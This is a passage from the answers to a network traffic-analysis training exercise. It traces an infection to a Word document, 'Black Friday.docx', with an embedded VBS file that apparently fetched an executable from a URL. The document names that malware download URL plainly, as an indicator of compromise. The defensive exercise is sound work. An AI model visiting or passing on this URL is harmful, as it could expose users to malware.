
2017-12-15 TRAFFIC ANALYSIS EXERCISE: ANSWERS

Sure enough, it does! It's in a URL for ***https://forum.cryptopia.gdn/sys.exe*** in the "strings" section of the sandbox analysis for ***Black Friday.docx***.



Shown above: One of two places we see ***https://forum.cryptopia.gdn/sys.exe*** in the analysis.

It looks like the Word document has an embedded VBS file, which a victim would've clicked on to get infected. So now we know where the executable came from. Unfortunately, I was unable to get a copy of the executable. Let's just pretend Darnell Castillo had his computer wiped and re-imaged before anyone had a chance to do forensic analysis on the infected host.

With this, we should have all the information to write our incident report for the second pcap and email pair.